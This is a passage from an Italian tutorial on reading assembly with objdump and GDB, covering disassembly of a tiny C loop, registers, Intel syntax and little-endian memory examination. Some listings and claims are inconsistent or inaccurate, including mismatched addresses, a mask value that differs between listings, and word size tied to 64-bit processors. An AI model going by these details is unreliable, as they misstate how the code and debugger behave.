automatizzata di compiti da eseguire) più astratta e orientata all'essere umano, linguaggi come il Basic ad esempio sono considerati di alto livello³ in quanto astraggono dall'hardware specifico in cui vengono eseguiti, e possono essere intesi come un'evoluzione del linguaggio assembly.

0x00000003 I Primi passi

Dopo l'esposizione dei concetti principali si può finalmente iniziare la nostra avventura nel cuore del processore con GDB. Il “Gnu Project Debugger”, in forma abbreviata GDB permetterà infatti l'analisi in “diretta” del funzionamento di un qualsiasi programma: un debugger può permettere infatti uno studio approfondito di cosa stia succedendo all'interno della CPU e delle sue aree di memoria, chiamate tecnicamente Registri, nonché esaminare il contenuto di indirizzi di memoria generici⁴.

Come un regista di un film con Gdb l'utente potrà interrompere l'azione che si sta eseguendo, rieseguirla a suo piacimento, interromperla nuovamente, provare un'azione precedente oppure saltare direttamente alla successiva.

Con un debugger potente come Gdb si può fare veramente di tutto, utile per ogni tipo di “hacking”; inizieremo ora ad esaminare i suoi principali comandi nonché, tramite un esempio pratico arricchito da screenshot, andremo ad esaminare un semplice programma scritto in C che fungerà da esempio esplicativo.

Ora si inizia veramente ad utilizzare GDB...

0x00000004 Scomposizione

La Fig1 illustra l'output generato dal comando:

```
objdump -D hellowrold.out | grep -A20 main.:
```

Figura 1

```

pttrace@pttrace-laptop:~/sorgenti/Binari$ objdump -D helloworld.out | grep -A20 main.:
00000000 <main>:
00000000: 8d 4c 24 04      lea    0x4(%esp),%ecx
00000004: 83 e4 f0        and    $0xfffffff0,%esp
00000008: ff 71 fc        pushl  -0x4(%ecx)
0000000c: 55             push   %ebp
0000000d: 89 e5           mov    %esp,%ebp
0000000e: 51             push   %ecx
0000000f: 83 ec 24        sub    $0x24,%esp
00000012: c7 45 f8 00 00 00 00 movl    $0x0,-0x8(%ebp)
00000018: eb 10           jmp    0000001e <main+0x2a>
0000001c: c7 04 24 c0 84 04 08 movl    $0x80484c0,(%esp)
00000022: e8 0a ff ff ff   call   0000002f <puts@plt>
00000027: 83 45 f8 01      addl    $0x1,-0x8(%ebp)
0000002b: 83 7d f8 09      cmpl    $0x9,-0x8(%ebp)
0000002f: 7e ea           jle     0000003d <main+0x1a>
00000031: 83 c4 24        add     $0x24,%esp
00000034: 59             pop     %ecx
00000035: 5d             pop     %ebp
00000036: 8d 61 fc        lea     -0x4(%ecx),%esp
00000039: c3             ret
0000003a: 90             nop
pttrace@pttrace-laptop:~/sorgenti/Binari$

```

Benissimo, ma cosa vuol dire e cosa c'entra *objdump* con Gdb?

Objdump che fa parte delle cosiddette “GNU binutils”, è un programma utile per esaminare il codice oggetto generato da un compilatore a partire da un sorgente, in particolare eseguendo un “dump” (una sorta di scansione) sul codice oggetto riesce a dedurre le istruzioni in assembler corrispondenti. In poche parole “scansiona” un eseguibile e lo traduce in istruzioni assembly. Ma andiamo ad esaminare più approfonditamente l'input:

Con *objdump -D helloworld.out* indichiamo a *objdump* di eseguire un “dump” (rappresentato dall'opzione *-D*) dell'eseguibile indicato cioè *helloworld.out*. Nella seconda parte invece si può notare la presenza del carattere “|” (pipe) che in ambiente Unix-Like indica l'inizio di una pipeline, di un'azione concatenata oppure meglio di un'azione conseguente ad un'altra precedentemente indicata. In questo caso diciamo che tutto l'output generato dall'esecuzione di *objdump -D helloworld.out* deve, prima di essere stampato a schermo, essere opportunamente “filtrato” per ridurne le dimensioni finali. L'opzione che fa da vero e proprio filtro è il comando “*grep*” che seguito da *-A20 main.:* presenterà a schermo le venti righe successive all'espressione regolare *main.:*

Ora invece dopo aver esaminato l'input, passiamo a dare un'occhiata all'interessantissimo output. Le scritte che si notano nella colonna di sinistra sono indirizzi di memoria espressi in *notazione esadecimale*.

Come una fila di case in una stessa via, ciascuna con il proprio indirizzo, la memoria può essere pensata come una fila di byte di spazio temporaneo numerati con altrettanti indirizzi. Per “memoria” si intende il luogo fisico dove questi indirizzi di memoria “puntano”, cioè dove fanno riferimento. Anche se non è la stessa cosa questi indirizzi di memoria potrebbero essere immaginati come “link ipertestuali” che rimandano a un “posto”, in questo caso il luogo dove rimandano è appunto la memoria. Ritornando al nostro output al centro sono

invece codificate, sempre in esadecimale, le istruzioni in assembler presenti. Ad esempio 0x8d4c2404 corrisponde all'istruzione assembler "lea" (*Load Effective Address*, un'istruzione di copia anche se con delle caratteristiche particolari).

Ecco la grande utilità dell'assembly, per parlare direttamente con la CPU non è più necessario conoscere a memoria criptiche notazioni esadecimali ma, più intuitivamente, parole simili all'inglese che ben esprimono la "logica" sottostante l'istruzione stessa, che risponde cioè alla domanda "cosa fa?".

L'assembly quindi può essere considerato una sorta di raccolta di codici mnemonici per le corrispondenti istruzioni in linguaggio macchina, una sorta di Pagine Gialle dove ad interminabili sequenze binarie sono associati pratici e brevi codici facilmente memorizzabili. La differenza di assembly dai linguaggi di programmazione classici, è che quest'ultimo ha una relazione diretta con il linguaggio macchina, la più vicina in assoluto (a meno di ricorrere alla programmazione direttamente in 0 e 1...)


Sempre guardando il nostro output in Figura 1, possiamo vedere nella colonna di destra, accanto alla corrispondente istruzione in assembly, il tipo di azione che viene eseguita e i registri coinvolti in tale azione.

Le istruzioni assembly che si possono osservare in figura sono scritte secondo la cosiddetta sintassi "AT&T", una convenzione per la scrittura di istruzioni Assembly, semplicemente un modo di scrivere tali istruzioni.

Principalmente esistono due tipi di sintassi: la già citata "AT&T" e Intel. Per visualizzare l'output in sintassi Intel basterà digitare:

```
objdump -M intel -D helloworld.out | grep -A20 main.:
```

Figura 2




Si può subito notare la maggior "pulizia" della sintassi Intel, è più facile da leggere e da

comprendere e perciò sarà usata per gli scopi di questo articolo.

Di seguito verrà utilizzato Gdb per visualizzare lo stato dei registri del processore prima dell'avvio del programma.

Vediamo come avviare Gdb...

Figura 3

A screenshot of a terminal window titled 'ptrace@ptrace-laptop: ~/sorgenti/Binari'. The terminal shows the following commands and output:

```
ptrace@ptrace-laptop:~/sorgenti/Binari$ gdb -q ./helloworld.out
(gdb) break main
Breakpoint 1 at 0x80483d2
(gdb) run
Starting program: /home/ptrace/sorgenti/Binari/helloworld.out

Breakpoint 1, 0x80483d2 in main ()
Current language: auto; currently asm
(gdb) info registers
eax             0xbfbf61b4      -1077976652
ecx             0xbfbf6130      -1077976784
edx             0x1          1
ebx             0xb80c6ff4      -1207144460
esp             0xbfbf6114      0xbfbf6114
ebp             0xbfbf6118      0xbfbf6118
esi             0x8048410      134513680
edi             0x8048310      134513424
eip             0x80483d2      0x80483d2 <main+14>
eflags          0x200282 [ SF IF ID ]
cs              0x73          115
ss              0x7b          123
ds              0x7b          123
es              0x7b          123
fs              0x0           0
gs              0x33          51
(gdb) quit
The program is running. Exit anyway? (y or n) y
ptrace@ptrace-laptop:~/sorgenti/Binari$
```

Come si può notare l'avvio di Gdb è molto semplice, basta richiamarlo e specificare il nome del programma da analizzare; sulla funzione *main()* è stato impostato un *breakpoint* ⁵ (break in forma abbreviata).

Quello che vediamo in output quindi è lo stato dei registri prima dell'esecuzione del programma, dato che la *main()* è posta all'inizio di ogni programma.


Se si vuole impostare la sintassi Intel come predefinita in Gdb basterà digitare il comando

```
(gdb) set dis intel
```

all'avvio di Gdb e poi copiare tale comando nel file di configurazione d'avvio del debugger in modo tale che sia la stessa ad ogni suo avvio.

In particolare questi sono i comandi da utilizzare:

Figura 4

A screenshot of a terminal window with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the following commands and output:

```
ptrace@ptrace-laptop:~$ gdb -q
(gdb) set dis intel
(gdb) quit
ptrace@ptrace-laptop:~$ echo "set dis intel" > ~/.gdbinit
ptrace@ptrace-laptop:~$ cat ~/.gdbinit
set dis intel
ptrace@ptrace-laptop:~$
```

In questo modo si è settata la sintassi Intel come quella di Default per Gdb. Il programma che prenderemo come esempio stampa dieci volte la stringa di caratteri “UnderAttHack!” su schermo.

Vediamo ora come compilare il nostro sorgente in modo tale da includere informazioni aggiuntive per una successiva analisi con Gbd del binario compilato.

Con

```
gcc -g underatthack.c -o underatthack.out
```

si compilerà il sorgente *underatthack.c* con tutte le info aggiuntive (come la visualizzazione del sorgente durante il disassemblaggio). Ora possiamo procedere ad un'analisi più approfondita.


0x0000005 Analisi

In generale tutte le istruzioni assembly hanno la seguente struttura:

operazione <destinazione>, <origine>

Esistono istruzioni di spostamento come *mov* (move) che sposta un valore dall'origine alla destinazione, *sub* che sottrae, ed esistono anche istruzioni utilizzate per il controllo del flusso di un programma come ad esempio *jmp* (jump) che “salta” a una diversa parte del programma oppure *cmp* che si occupa del confronto di valori. Con il comando *list* Gdb restituisce il sorgente del programma (questo solo se si è compilato con l'opzione *-g*) mentre *disassemble* *main* esegue un *dump* della funzione *main*, simile a ciò che fa anche il programma *objdump*.

Figura 5



```
pttrace@pttrace-laptop:~/sorgentis$ gdb -q ./underatthack.out
(gdb) list
1      #include <stdio.h>
2
3      int main()
4      {
5          int i;
6          for(i=0; i < 10; i++)
7          {
8              printf("UnderAttHack!\n");
9          }
10     }
(gdb) disassemble main
Dump of assembler code for function main:
0x080483c4 <main+0>:  lea    ecx,[esp+0x4]
0x080483c8 <main+4>:    and    esp,0xffffffff
0x080483cb <main+7>:    push  DWORD PTR [ecx-0x4]
0x080483ce <main+10>:   push  ebp
0x080483cf <main+11>:   mov    ebp,esp
0x080483d1 <main+13>:   push  ecx
0x080483d2 <main+14>:   sub    esp,0x24
0x080483d5 <main+17>:   mov    DWORD PTR [ebp-0x8],0x0
0x080483dc <main+24>:   jmp    0x080483ee <main+42>
0x080483de <main+26>:   mov    DWORD PTR [esp],0x80484c0
0x080483e5 <main+33>:   call  0x080482f4 <puts@plt>
0x080483ea <main+38>:   add    DWORD PTR [ebp-0x8],0x1
0x080483ee <main+42>:   cmp    DWORD PTR [ebp-0x8],0x9
0x080483f2 <main+46>:   jle    0x080483de <main+26>
0x080483f4 <main+48>:   add    esp,0x24
0x080483f7 <main+51>:   pop    ecx
0x080483f8 <main+52>:   pop    ebp
0x080483f9 <main+53>:   lea    esp,[ecx-0x4]
0x080483fc <main+56>:   ret
End of assembler dump.
```

L'istruzione da me selezionata in Figura 5 ovvero *DWORD PTR [ebp-0x8], 0x0* indica l'inizio della funzione *main()* (le istruzioni precedenti vengono chiamate *prologo di funzione*). Ciò si può intuire dalla corrispondenza tra l'indirizzo di memoria generato da *info register eip*, che indica l'attuale indirizzo di memoria presente in EIP e quello che si può trovare nell'output di *disassemble main*.


Il debugger GDB offre un metodo ancora più diretto per l'esame della memoria, con il comando *x* che è la forma abbreviata di *examine*. Esaminare la memoria è un passo fondamentale per un'analisi approfondita del cuore di un programma ed *examine* può essere

utilizzato per analizzare un determinato indirizzo di memoria in modi molto diversi. Gli argomenti richiesti dal comando sono la posizione della memoria (il suo indirizzo in notazione esadecimale) e il modo in cui visualizzarla che può essere in ottale, esadecimale, o binario.

Se ad esempio volessimo analizzare in esadecimale l'indirizzo di memoria dell'inizio della *main()* che nel nostro caso è *0x80483d5*, il comando da dare sarebbe, una volta avviato gdb ed impostato il break, *x/x 0x80483d5*.

Come si potrà vedere dalla Figura 6 l'indirizzo di memoria *0x80483d5* è effettivamente l'indirizzo contenuto nel registro EIP, ovvero è l'istruzione corrente.

Figura 6



```
pttrace@pttrace-laptop:~$ cd sorgenti/
pttrace@pttrace-laptop:~/sorgenti$ gdb -q ./underatthack.out
(gdb) break main
Breakpoint 1 at 0x80483d5: file underatthack.c, line 6.
(gdb) run
Starting program: /home/pttrace/sorgenti/underatthack.out

Breakpoint 1, main () at underatthack.c:6
6      for(i=0; i < 10; i++)
(gdb) info register eip
eip      0x80483d5      0x80483d5 <main+17>
(gdb) █
```

L'operatore *\$* consente, senza specificare il suo specifico indirizzo, di esaminare direttamente il registro di memoria a cui si è interessati.

Un numero anteposto al comando *examine* invece consente di specificare quante unità analizzare nell'indirizzo di memoria specificato, dove la dimensione di default di una singola unità su processori a 64 bit è di 4 byte ed è chiamata word. Un'unità è la quantità di informazioni di memoria da analizzare.

Se si hanno esigenze particolari è possibile cambiare la grandezza di un'unità di default di 4 byte impostando invece un byte singolo, oppure un halfword, oppure ancora una giant (otto byte)

Ecco come mettere in pratica questi comandi:

Figura 7

```

ptrace@ptrace-laptop: ~/sorgenti
File Edit View Terminal Tabs Help
ptrace@ptrace-laptop:~/sorgenti$ gdb -q ./underatthack.out
(gdb) break main
Breakpoint 1 at 0x80483d5: file underatthack.c, line 6.
(gdb) run
Starting program: /home/ptrace/sorgenti/underatthack.out

Breakpoint 1, main () at underatthack.c:6
6      for(i=0; i < 10; i++)
(gdb) info register eip
eip          0x80483d5          0x80483d5 <main+17>
(gdb) x/x $eip
0x80483d5 <main+17>:  0x00f845c7
(gdb) x/8xb $eip
0x80483d5 <main+17>:  0xc7  0x45  0xf8  0x00  0x00  0x00  0x00  0
xeb
(gdb) x/8xh $eip
0x80483d5 <main+17>:  0x45c7 0x00f8 0x0000 0xeb00 0xc710 0x2404 0x84c0 0
x0804
(gdb) x/8xw $eip
0x80483d5 <main+17>:  0x00f845c7  0xeb000000  0x2404c710  0x080484
c0
0x80483e5 <main+33>:  0xffff0ae8  0xf84583ff  0xf87d8301  0x83ea7e
09
(gdb) █

```

Se si osserva attentamente (Figura 7) si può però notare qualcosa di strano. Il primo *examine*, *x/8xb*, mostra 8 byte dove i primi due sono *0xc7* e *0x45*, mentre con *x/8xh* che invece esamina 8 halfword cioè 2 byte per volta, si legge come primo valore *0x45c7*.

E' tutto invertito! Come può essere?

In effetti ciò può creare confusione ma non c'è nulla di cui preoccuparsi, è assolutamente normale..


Infatti di norma i valori vengono memorizzati nell'*ordine dei byte Little Endian* e ciò sta a significare che il byte meno *significativo* viene memorizzato per primo (la cosa inversa succede nei processori Motorola che usando come ordine dei byte il Big Endian, il byte meno significativo viene memorizzato per ultimo).

Ovviamente Gdb sa che deve invertire i valori, quindi quando viene esaminata una word o halfword, per poter visualizzare i valori corretti in esadecimale, i byte dovranno essere invertiti.

